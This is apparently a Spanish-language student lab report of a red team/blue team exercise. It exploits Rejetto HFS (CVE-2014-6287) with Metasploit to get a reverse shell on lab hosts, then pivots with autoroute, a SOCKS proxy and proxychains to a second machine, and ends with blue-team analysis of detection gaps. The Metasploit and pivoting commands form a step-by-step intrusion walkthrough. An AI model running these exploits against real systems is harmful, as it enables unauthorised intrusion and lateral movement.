

*Nota.* Captura de pantalla del sistema operativo parrot donde se realiza el escaneo al puerto 80 de la maquina A y se confirma el puerto 80 abierto

Se confirma el puerto abierto

- Firefox

**Figura 5**

*Firefox con servicio HFS disponible*




*Nota.* Captura de pantalla del navegador Firefox en donde se realiza la búsqueda de la ip de la maquina A donde además de confirmar el puerto 80 abierto se confirma la versión del Rejjetto Se confirma la versión 2.3 y la vulnerabilidad **CVE-2014-6287** en las bases del mitre

**Fase de Explotación**

- Metasploit

use exploit/windows/http/rejetto_hfs_exec

set RHOST 192.168.56.10

set RPORT 80


set LHOST 192.168.56.20

set PAYLOAD Windows/Shell/reverse_tcp

exploit

**Figura 6**

*Metasploit*




*Nota.* Captura de pantalla del sistema parrot donde se realiza el metasploit a la maquina a

El exitoso aprovechamiento del servicio HFS permitió obtener acceso remoto a una shell con los privilegios del usuario que estaba ejecutando el servicio web. Este punto de entrada es especialmente crítico, ya que ilustra cómo una vulnerabilidad en la capa de aplicación puede llevar rápidamente a un compromiso total del sistema operativo.

En un escenario real, este tipo de acceso le daría al atacante la capacidad de instalar malware persistente, robar información sensible o usar el sistema comprometido como un punto de apoyo para ataques internos, lo que aumentaría significativamente el impacto del incidente.


**Fase de Post-Explotación**

- Windows Shell

whoami, hostname, ipconfig, systeminfo

**Figura 7**


*Características del sistema del equipo ingresado*




*Nota.* Captura de pantalla de los resultados del comando systeminfo en el Shell de la maquina A accedido desde el sistema operativo de parrot

**Figura 8**


*Ipconfig*




*Nota.* Captura de pantalla de los resultados del comando ipconfig en el Shell de la maquina A accedido desde el sistema operativo de parrot

**Figura 9**


*Ipconfig*



*Nota.* Captura de pantalla de los resultados del comando ipconfig en el Shell de la maquina A accedido desde el sistema operativo de parrot

**Figura 10**

*Ipconfig*





*Nota.* Captura de pantalla de los resultados del comando ipconfig en el Shell de la maquina A accedido desde el sistema operativo de parrot

run autoroute -s 10.10.10.0/24

**Figura 11**

*Autoroute*





*Nota.* Captura de pantalla con los resultados del autoroute ejecutado en el sistema parrot para enrutar la maquina A

run autoroute -p

**Figura 12**

*Confirmación de autoroute*




*Nota.* Captura de pantalla de la configuración de la sesión del autoroute en parrot

El cambio realizado desde la máquina comprometida hacia la red interna pone de manifiesto una debilidad en la estructura del diseño de la red. La capacidad de acceder a otros activos sin restricciones revela la falta de una segmentación efectiva y la ausencia de controles de acceso que sigan el principio de mínimo privilegio.

Desde una perspectiva ofensiva, el movimiento lateral se convierte en una fase clave que amplía el impacto del ataque, transformando un compromiso aislado en una intrusión a nivel de

infraestructura. En este contexto, identificar la máquina B como un objetivo posterior se debe a su exposición del servicio SMB, que históricamente ha sido un vector de ataque crítico en sistemas Windows que no tienen actualizaciones de seguridad.

Desde un enfoque defensivo, este comportamiento debería haber generado múltiples alertas sobre tráfico interno inusual, exploración de red no autorizada y el uso indebido de servicios administrativos. La falta de detección temprana indica deficiencias en los mecanismos de monitoreo este-oeste y en la correlación de eventos de seguridad.

use auxiliary/server/socks_proxy


set VERSION 5

set SRVPORT 1080

run

**Figura 13**

*Socs proxy*





*Nota.* Captura de pantalla con el resultado de la configuración del socs proxy en parrat para el pivoting con la maquina A

run autoroute -s 10.10.10.0/24

**Figura 14**

*Verificación del autoroute*




*Nota.* Captura de pantalla de la terminal del sistema aparrot donde se realiza el escaneo de los puertos de la red destino para enrutar las ip que encuentre

sudo nano /etc/proxychains.conf

**Figura 15**

*Configuración del proxychains*


*Nota.* Captura de pantalla de los resultados de la configuración del proxychains

Shell

Ping 10.10.10.102

**Figura 16**

*Ping a la maquina b*




*Nota.* Resultados del ping realizado desde parrot a la maquina B confirmando el pivoting

**Tabla 1**
*Resumen técnico de la fase de reconocimiento*

| Elemento identificado | Descripción técnica | Riesgo asicado | Impacto en seguridad |
|---|---|---|---|
| Hosts activos | Se identificaron múltiples equipos accesibles dentro del segmento de red objetivo sin restricciones evidentes. | Exposición innecesaria de activos | Incremento de superficie de ataque |
| Puertos abiertos | Se detectaron puertos asociados a servicios críticos accesibles desde la red. | Acceso no controlado a servicios | Posibilidad de explotación remota |
| Servicios expuestos | Servicios activos sin endurecimiento o filtrado adecuado. | Vulnerabilidades conocidas explotables | Compromiso del sistema |
| Segmentación de red | No se evidenciaron controles de aislamiento entre sistemas. | Movimiento lateral facilitado | Escalamiento del incidente |
| Monitoreo | Ausencia de alertas durante el reconocimiento activo. | Falta de detección temprana | Mayor tiempo de permanencia del atacante |

*Nota.* Resumen técnico de la fase de Red Team

**Fase de Detección y Monitoreo (Blue Team)**

La fase de detección y monitoreo es uno de los pilares esenciales en las operaciones del Blue Team. Esta etapa permite identificar de manera temprana actividades inusuales, comportamientos sospechosos y posibles incidentes de seguridad que podrían poner en riesgo la confidencialidad, integridad y disponibilidad de los sistemas de información. En el contexto de este ejercicio, nos enfocamos en un análisis sistemático de eventos, registros y comunicaciones generadas en el entorno tecnológico, con el objetivo de reconocer indicadores de compromiso y acortar el tiempo que un atacante puede permanecer en la infraestructura.

Desde un enfoque técnico, la detección se basa en la recolección y correlación de registros de diversas fuentes, como logs del sistema operativo, eventos de autenticación, registros de servicios de red y tráfico de comunicaciones. Si los mecanismos de monitoreo son débiles o inexistentes, el riesgo organizacional aumenta considerablemente, ya que permite que acciones maliciosas se desarrollen sin ser detectadas por los equipos de seguridad.

Al analizar el entorno evaluado, se observó que las actividades de reconocimiento y acceso no generaron alertas inmediatas ni eventos críticos visibles para los responsables de la seguridad. Esta situación resalta una capacidad limitada de detección temprana, principalmente debido a la falta de soluciones de monitoreo centralizado, como sistemas SIEM (Gestión de Información y Eventos de Seguridad), IDS/IPS o mecanismos avanzados de análisis de comportamiento.

La detección y el monitoreo constante de eventos de seguridad son clave para identificar comportamientos inusuales y posibles compromisos del sistema en sus primeras etapas. Utilizar soluciones SIEM facilita la correlación de eventos, la generación de alertas y el análisis forense posterior, convirtiéndose en un elemento fundamental dentro de las estrategias defensivas de un Blue Team (Moreno, 2015; CIS Security, 2020).

Un elemento clave en esta fase es la identificación de Indicadores de Compromiso (IoC), que nos ayudan a vincular eventos técnicos con posibles acciones maliciosas. Estos indicadores incluyen intentos inusuales de autenticación, la apertura de puertos no autorizados, la creación o modificación de cuentas privilegiadas y conexiones de red inusuales. Identificar y documentar correctamente estos IoC es fundamental para activar procedimientos de respuesta y contención de manera oportuna.

Además, el monitoreo continuo nos permite establecer una línea base del comportamiento normal de los sistemas, lo que facilita la detección de desviaciones que podrían señalar un incidente en curso. Sin esta línea base, el Blue Team enfrenta dificultades para distinguir entre eventos legítimos y actividades potencialmente maliciosas, lo que puede retrasar la toma de decisiones y aumentar el impacto del incidente.

Desde la perspectiva operativa del Blue Team, la fase de detección y monitoreo no se limita a observar pasivamente los eventos; implica un análisis activo y constante del entorno. Esto incluye la revisión regular de logs, la correlación de eventos entre diferentes sistemas y la evaluación de alertas generadas por herramientas de seguridad, con el fin de validar su relevancia y priorizar acciones.

Por último, esta fase es de suma importancia en términos legales y éticos, ya que la recopilación y análisis de información deben realizarse respetando las políticas internas de la organización, la normativa vigente sobre protección de datos y los principios de proporcionalidad y legalidad. El monitoreo debe estar debidamente autorizado y documentado, asegurando que las acciones del Blue Team se desarrollen dentro de un marco regulatorio claro y alineado con las mejores prácticas de ciberseguridad.

Desde la perspectiva del Blue Team, el movimiento lateral es una de las etapas más críticas en un incidente de seguridad. Esto se debe a que indica que el atacante ha logrado eludir

los controles perimetrales iniciales y ha conseguido establecer su presencia dentro de la red interna. En este contexto, el uso de técnicas de pivoting y la explotación de la vulnerabilidad MS17-010 (EternalBlue) son ejemplos claros de cómo una brecha inicial puede escalar rápidamente hacia un compromiso más amplio de la infraestructura de la organización.

El movimiento lateral a menudo se presenta a través de protocolos internos legítimos, como SMB, RDP o WMI, lo que complica su detección a menos que se cuente con mecanismos avanzados de monitoreo y correlación de eventos. En el caso que estamos analizando, el tráfico SMB dirigido a la máquina B y la creación de sesiones remotas inusuales deberían haber activado alertas tempranas en los sistemas de defensa, especialmente considerando que provenía de un host que anteriormente no tenía una razón operativa para comunicarse con otros equipos críticos de la red.

